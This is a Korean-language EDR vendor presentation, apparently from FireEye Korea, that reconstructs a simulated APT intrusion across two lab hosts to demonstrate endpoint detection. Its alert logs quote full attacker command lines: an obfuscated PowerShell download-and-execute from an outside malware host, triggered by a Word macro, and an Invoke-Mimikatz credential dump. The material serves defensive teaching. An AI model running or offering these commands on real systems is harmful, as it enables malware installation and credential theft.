



## 퍼즐 #2

# 어떤 일이 벌어진 걸까? 사건을 재구성 하다.

누가/언제/어디서/왜/어떻게/무엇을 하려했는가?

사건의 재구성을 통해 엔드포인트 솔루션이 갖춰야 하는 기능을 소개 합니다.

**파이어아이 코리아 SE팀**


FireEye Korea

11 July, 2019

이상한 이벤트가 내부 시스템에서 발생되었다!

침해사고 의심됨

# 공격 정리 | 지능적인 APT 기법을 이용한 공격 시나리오




# 보안사고 발생 | 이벤트 분석과 데이터 수집 후 침해사고 조사 진행

- 이벤트 발생 시점, 시스템 파악/피해 규모/데이터 유출/공격자 파악...



[나의 기대는...]

Vs



[하지만 현실은...]

# 보안 사고 발생 | 엔드포인트 가시성 확보 부재!!

엔드포인트 탐지 및 대응 커버리지 부재




확산 경로와 피해 범위에 대한 확인 부재



# 보안 사고 발생 | 엔드포인트 가시성 확보가 필요하다!

초기 침투 이후 권한상승 및 내부확산 대응이 어렵다.




파일리스  
(파워셸) 기법 증가



침투 후  
시스템 명령어 사용



유효 계정 활용




방어 회피 기법

이상한 이벤트를 간단히 확인해 보자!


Victim-1 호스트

2


**total hosts with alerts**




All Exploits blocked on  
**0 hosts**



Alerts detected on  
**0 high-value hosts**




Exploits on  
**1 host**



Malware on  
**1 host**

**RECENT FILE ACQUISITIONS** [View all](#)




No recent file acquisitions

Working on 0 requests

0 file acquisitions failed

**CONTAINED HOSTS**




0 contained hosts


0 requests for containment

0 containments failed

- 경보가 있는 총 호스트 수
- 익스플로잇 차단된 호스트 수
- 경보가 있는 High-value 호스트 수
- 익스플로잇이 탐지된 호스트 수
- 맬웨어 탐지 경보가 트리거된 호스트 수



**INACTIVE HOSTS**



0 hosts  
have not checked in for 30 days or more  
After 90 days, hosts are deleted



# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Endpoint Security

DASHBOARD ALERTS **HOSTS** ACQUISITIONS RULES ENTERPRISE SEARCH ADMIN

Search by hostname, domain, agent ID, or IP address

Hosts with Alerts All Hosts

Showing 2 of 2 hosts with alerts

FILTER BY: All Alert type, 호스트셋 격리, 에이전트 등 조건으로 필터 All

SORT BY: Priority Newest alert Most events Most alert types

Actions... GO 0 hosts selected

Host Name	OS	Host set	Agent Version	Alerts
Victim-2 192.168.0.151	Windows Server 2008 R2 Datacenter 대한민국 표준시	WORKGROUP SYSTEM	Agent Version: 29.7.8 Last Sysinfo: 2019-07-09 16:34:02Z	5 ALERTS 8 hours ago
Victim-1 192.168.0.150	Windows 7 Professional Korea Standard Time	WORKGROUP SYSTEM	Agent Version: 29.7.8 Last Sysinfo: 2019-07-09 13:55:56Z	20 ALERTS 8 hours ago

- APT 공격 대상: Alert 탐지를 포함하고 있는 호스트 2대



**Victim-1**  
192.168.0.150

Windows 7 Professional  
Korea Standard Time

WORKGROUP  
SYSTEM

Agent Version: 29.7.8  
Last Sysinfo: 2019-07-09 14:51:59Z

21 ALERTS  
54 sec ago

Close

IP Address	192.168.0.150 169.254.226.174 fe80::488cc5a1:e802:e2ae fe80::1951:a23e:85fb:3efc fe80::5efec0a8:96 127.0.0.1 ::1
Agent ID	MET116GawHgbAylmx2f63Z
Agent Version	29.7.8
OS	Windows 7 Professional
Patch	Service Pack 1
Kernel	... 배포된 에이전트 및 시스템 정보
KernelServices Status	Loaded
Bit Level	64-bit
Domain	WORKGROUP
Timezone	Korea Standard Time
GMT Offset	UTC+9:00
Last Sysinfo	2019-07-10 06:42:48Z
Last Sysinfo (skewed)	2019-07-09 14:51:59Z
Initial Agent Connection	2019-07-09 12:54:11Z

<b>MALWARE PROTECTION</b>	
<b>Signature And Heuristic Detection</b>	
Engine Version	11.0.1.18
Content Version	7.81546
Last Updated	에이전트 사용 중 엔진 버전과 업데이트 정보
<b>MalwareGuard Detection</b>	
Engine Version	29.7.8.4354

<b>USER</b>	
Primary User	SYSTEM
Registered Org	....
Registered Owner	Windows User
<b>NETWORK ADAPTERS</b>	
<b>Bluetooth Device (Personal Area Network)</b>	
Subnet Mask	....
IP Address	169.254.226.174 fe80::488cc5a1:e802:e2ae
Name	{7CD765FB-C48F-4BB3-980F-B5158A1560FC}
MAC	fc-01-7c-52-a2-88
DHCP Address	....
IP Gateway Address	....
Lease Obtained Date	....
Lease Expiry Date	....
<b>Intel(R) PRO/1000 MT Network Connection</b>	
Subnet Mask	255.255.255.0
IP Address	192.168.0.150 fe80::1951:a23e:85fb:3efc
Name	{DE48AF20-2987-41B5-9C61-76EB9948BBAS}
MAC	00-0c-29-37-77-c6
DHCP Address	....
IP Gateway Address	192.168.0.1
Lease Obtained Date	....
Lease Expiry Date	....



# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

### 1. MAL: 멀웨어 이벤트 수

<b>MAL</b>	Gen:Heur.Veil.6 on yesorno.exe	d00d81c6ee37d86d478bbbec328878c	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	VB.Downloader.2.Gen on initial.vbs	02523c97ec8713154b876e2e7baf30b	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	Generic.Rehlp.1864862C on scvhost.exe	97803c4d4078a78f8e88b1b679f14480	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	W97M.Downloader.FFU on F8E78A3.doc	fe058c4ac1f6e3e1f70b3afe615a3a	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	W97M.Downloader.FFU on 파이어아이 입사지원서.doc	fe058c4ac1f6e3e1f70b3afe615a3a	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	W97M.Downloader.FFU on 미확인 736997.crdownload	fe058c4ac1f6e3e1f70b3afe615a3a	Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b>	W97M.Downloader.F... on 2836bcc2-4aaf-4919-b687-b33bca408d4d...	fe058c12ac1f6e3e1f70b3afe615a3a	Last alerted 10 hours ago • First alerted 10 hours ago

### 2. EXC: 실행된 이벤트 수

<b>EXC</b>	Process started POWERSHELL DOWNLOADER (METHODOLOGY)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process cmd.exe started OFFICE SPAWNING CMD (METHODOLOGY)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process cmd.exe started OFFICE SPAWNING CMD (METHODOLOGY)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process started EVENTVWR PARENT PROCESS (METHODOLOGY)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process started POWERSHELL DOWNLOADER (METHODOLOGY)	Last alerted 9 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process powershell.exe ... SUSPICIOUS POWERSHELL USAGE (METHODOLOGY)	Last alerted 9 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process powershell.exe... MIMIKATZ SUSPICIOUS PROCESS ARGUMENT...	Last alerted 9 hours ago • First alerted 10 hours ago
<b>EXC</b>	Process started POWERSHELL DOWNLOADER (METHODOLOGY)	Last alerted 9 hours ago • First alerted 10 hours ago

### 3. XPLT: 익스플로잇 이벤트 수

<b>XPLT</b>	Exploit activity in WINWORD.EXE	Last alerted 10 hours ago
-------------	---------------------------------	---------------------------

### 4. PRS: 존재 이벤트 수

<b>PRS</b>	File written MIMIKATZ (CREDENTIAL STEALER)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>PRS</b>	File xx-xx-xx.txt written SANDSTORM (FAMILY)	Last alerted 10 hours ago • First alerted 10 hours ago
<b>PRS</b>	File written MIMIKATZ (CREDENTIAL STEALER)	Last alerted 9 hours ago • First alerted 9 hours ago
<b>PRS</b>	File UuU.uUu written SANDSTORM (FAMILY)	Last alerted 9 hours ago • First alerted 10 hours ago

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

<b>MAL</b> Gen:Heur.Veil.6 on yesorno.exe d00d9f1c6ee37686d478bbbee328878c Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> VB.Downloader.2.Gen on initial.vbs 025235897ec671315db676e2e76af90b Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> Generic.Rebhip.1864862C on scvhost.exe 97803ca4d4d78a78fe88b1b67914480 Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> W97M.Downloader.FFU on F8E78A3.doc fe058cf24ac1f6e3e1f70b3a6e615a3a Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> W97M.Downloader.FFU on 파이어아이 입사지원서.doc fe058cf24ac1f6e3e1f70b3a6e615a3a Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> W97M.Downloader.FFU on 미확인 736997.crdownload fe058cf24ac1f6e3e1f70b3a6e615a3a Last alerted 10 hours ago • First alerted 10 hours ago
<b>MAL</b> W97M.Downloader.F... on 2836bcc2-4aaf-4919-b687-b33bca408d4d.... fe058cf24ac1f6e3e1f70b3a6e615a3a Last alerted 10 hours ago • First alerted 10 hours ago

MALWARE DETAILS	
Malware name	W97M.Downloader.FFU
Malware type	Malware
FILE DETAILS	
Status	ALERT
File path	C:\Users\victim1\Downloads\파이어아이 입사지원서.doc
MD5	fe058cf24ac1f6e3e1f70b3a6e615a3a
SHA1	6d1c4ed7cdd9b3abce980b9bdb9cbcf86c9ef869
File size	71.0KB
File compressed	No
File created	2019-07-09 16:05:55.906Z
File modified	2019-07-09 16:05:55.909Z
File last accessed	2019-07-09 16:05:55.906Z

ACQUIRE FILE

- 악성파일 다운로드: W97M.Downloader.FFU on 파이어아이 입사지원서.doc

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

<b>EXC</b> Process started POWERSHELL DOWNLOADER (METHODOLOGY)
Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b> Process cmd.exe started OFFICE SPAWNING CMD (METHODOLOGY)
Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b> Process cmd.exe started OFFICE SPAWNING CMD (METHODOLOGY)
Last alerted 10 hours ago • First alerted 10 hours ago

Alerted	11 hours ago
processEvent/timestamp	2019-07-09 16:06:05Z
processEvent/startTime	2019-07-09 16:06:05Z
processEvent/eventType	start
processEvent/pid	4916
processEvent/processPath	C:\Windows\System32\cmd.exe
processEvent/process	cmd.exe
processEvent/parentPid	4528
processEvent/parentProcessPath	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
processEvent/parentProcess	WINWORD.EXE
processEvent/username	VICTIM-1\victim1
processEvent/md5	5746bd7e255dd6a8afa06f7c42c1ba41
processEvent/processCmdLine	cMD.eXe /C "poweRshelL.Exe -EXEcutoNpOLICY BYPass -noproFILE -WINdOwsTYle HiddEN (nEW-oBJEct SySTem.net.webcliEnt).doWNLoadFILE('http://m4lw4re.000webhostapp.com/sb',%temp%\s54R1Ugy.exe);sTaRt-pROCeSs %temp%\s54R1Ugy.exe"

- 파워셸(파일리스) 공격: Process cmd.exe started OFFICE SPAWNING CMD

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

The screenshot displays an EDR alert interface. At the top left, a red-bordered box contains the text 'XPLT Exploit activity in WINWORD.EXE' and 'Alerted 10 hours ago'. The main content area is titled 'Observed Behavior' and lists 14 suspicious actions. At the top right, there are buttons for 'ACKNOWLEDGE' and 'MARK FALSE POSITIVE'. At the bottom right, there is a button for 'ACQUIRE PROCESS DETAILS'. Below the behavior list, there is a section for 'Initial Exploit Process' with a table of details.

Initial Exploit Process	
Exploit detection time	2019-07-09 16:05:59Z
Process path	WINWORD.EXE
Process ID	4528

- Exploit 행위 차단: **Exploit activity in WINWORD.EXE**

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

**EXC** Process started EVENTVWR PARENT PROCESS (METHODOLOGY)

Last alerted 10 hours ago - First alerted 10 hours ago

Alerted	11 hours ago
processEvent/timestamp	2019-07-09 16:19:11Z
processEvent/startTime	2019-07-09 16:19:11Z
processEvent/eventType	start
processEvent/pid	728
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	3720
processEvent/parentProcessPath	C:\Windows\System32\eventvwr.exe
processEvent/parentProcess	eventvwr.exe
processEvent/username	VICTIM-1\victim1
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "EX (New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -DumpCreds" > C:\Users\victim1\AppData\Local\Temp\mimireresult.txt
All MD5s	
	852d67a27e454bd389fa7f02a8cbe23f

- 이벤트뷰어 실행(권한상승): **Process started EVENTVWR PARENT PROCESS**



# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트

<b>EXC</b> Process powershell.exe ... SUSPICIOUS POWERSHELL USAGE (METH...
Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b> Process powershell.e... MIMIKATZ SUSPICIOUS PROCESS ARGUMENT...
Last alerted 10 hours ago • First alerted 10 hours ago
<b>EXC</b> Process started POWERSHELL DOWNLOADER (METHODOLOGY)
Last alerted 10 hours ago • First alerted 10 hours ago

Alerted	10 hours ago
processEvent/timestamp	2019-07-09 16:33:14Z
processEvent/startTime	2019-07-09 16:33:14Z
processEvent/eventType	start
processEvent/pid	3892
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	4700
processEvent/parentProcessPath	C:\Windows\System32\cmd.exe
processEvent/parentProcess	cmd.exe
processEvent/username	VICTIM-1\victim1
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/aster/Invoke-Mimikatz/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

- 계정 탈취: Process powershell.exe started MIMIKATZ SUSPICIOUS PROCESS ARGUMENTS

# EDR 위협 탐지 | 공격 시나리오를 추적하다

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-1: 192.168.0.150 이벤트 요약


### 1. 최초 감염

- 이메일 첨부된 파일 실행: 매크로 실행
- RAT 감염

### 2. 권한 상승 및 계정 탈취

- 파워셸(파일리스) 공격
- 이벤트뷰어 이용(권한상승)
- Mimikatz 공격툴 계정 탈취 사용

### 3. 내부 확산 공격



이상한 이벤트에서 심각한 이벤트로 격상!!

Victim-2 호스트

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-2: 192.168.0.151 이벤트

PRS	File UuU.uUu written	SANDSTORM (FAMILY)
Last alerted 12 hours ago • First alerted 12 hours ago		
PRS	File XxX.xXx written	SANDSTORM (FAMILY)
Last alerted 12 hours ago • First alerted 12 hours ago		
PRS	File xx--xx--xx.txt written	SANDSTORM (FAMILY)
Last alerted 12 hours ago • First alerted 12 hours ago		
EXC	Process started	POWERSHELL DOWNLOADER (METHODOLOGY)
Last alerted 12 hours ago • First alerted 12 hours ago		
EXC	Process cmd.exe start...	SPOOLSVC PARENT PROCESS (METHODOLOGY)
Last alerted 12 hours ago • First alerted 12 hours ago		

Alerted	12 hours ago
processEvent/timestamp	2019-07-09 16:07:39Z
processEvent/startTime	2019-07-09 16:07:39Z
processEvent/eventType	start
processEvent/pid	2904
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	2616
processEvent/parentProcessPath	C:\Windows\System32\cmd.exe
processEvent/parentProcess	cmd.exe
processEvent/username	NT AUTHORITY\SYSTEM
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	powershell.exe -EXECUTIOnPOLICY BYPass -noproFILE -WINDOwsTYLe HIdDEN (nEW-oBJEct SyStEm.nEt.webclEnt).doWNLoADFILE('http://m4lw4re.000webhostapp.com/scvhos t','C:\Windows\TEMP\cute.exe');sTARt-pROCeSs 'C:\Windows\TEMP\cute.exe'

- 연결 유지(백도어 설치): **Process started POWERSHELL DOWNLOADER**

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-2: 192.168.0.151 이벤트

The screenshot shows a list of alerts. The first three items are highlighted with a red box:

- PRS File UuU.uUu written** SANDSTORM (FAMILY)  
Last alerted 12 hours ago • First alerted 12 hours ago
- PRS File Xxx.xxx written** SANDSTORM (FAMILY)  
Last alerted 12 hours ago • First alerted 12 hours ago
- PRS File xx-xx-xx.txt written** SANDSTORM (FAMILY)  
Last alerted 12 hours ago • First alerted 12 hours ago

Below these are two other alerts:

- EXC Process started** POWERSHELL DOWNLOADER (METHODOLOGY)  
Last alerted 12 hours ago • First alerted 12 hours ago
- EXC Process cmd.exe start...** SPOOLSV PARENT PROCESS (METHODOLOGY)  
Last alerted 12 hours ago • First alerted 12 hours ago

The screenshot shows a detailed log entry for a file write event. The event ID is 9c6b564e55700ff5049db9b5f99b1449 - 8B. The event occurred 12 hours ago on 2019-07-09 at 16:23:40Z. The file path is C:\Windows\Temp\Xxx.xxx. The process is iexplore.exe running from C:\Program Files (x86)\Internet Explorer. The file size is 8 bytes.

fileWriteEvent/timestamp	2019-07-09 16:23:40Z
fileWriteEvent/fullPath	C:\Windows\Temp\Xxx.xxx
fileWriteEvent/filePath	Windows\Temp
fileWriteEvent/drive	C
fileWriteEvent/fileName	Xxx.xxx
fileWriteEvent/fileExtension	xxx
fileWriteEvent/devicePath	\Device\HarddiskVolume1
fileWriteEvent/pid	2172
fileWriteEvent/process	iexplore.exe
fileWriteEvent/processPath	C:\Program Files (x86)\Internet Explorer
fileWriteEvent/writes	1
fileWriteEvent/numBytesSeenWritten	8
fileWriteEvent/lowestFileOffsetSeen	0
fileWriteEvent/dataAtLowestOffset	MDE6MJM6NDA=
fileWriteEvent/textAtLowestOffset	01:23:40
fileWriteEvent/closed	1
fileWriteEvent/size	8
fileWriteEvent/md5	9c6b564e55700ff5049db9b5f99b1449
fileWriteEvent/username	NT AUTHORITY\SYSTEM

- 백도어 관련 생성된 파일 흔적

# EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

## Victim-2: 192.168.0.151 이벤트 요약



### 1. 연결 유지


- 파워셸(파일리스) 공격
- 백도어 설치

### 2. 자료 유출

- 바탕화면 중요 파일 탈취

내부 미팅 취소! 심각한 이벤트를 좀 더 파악해 보자!!

Triage Summary 분석



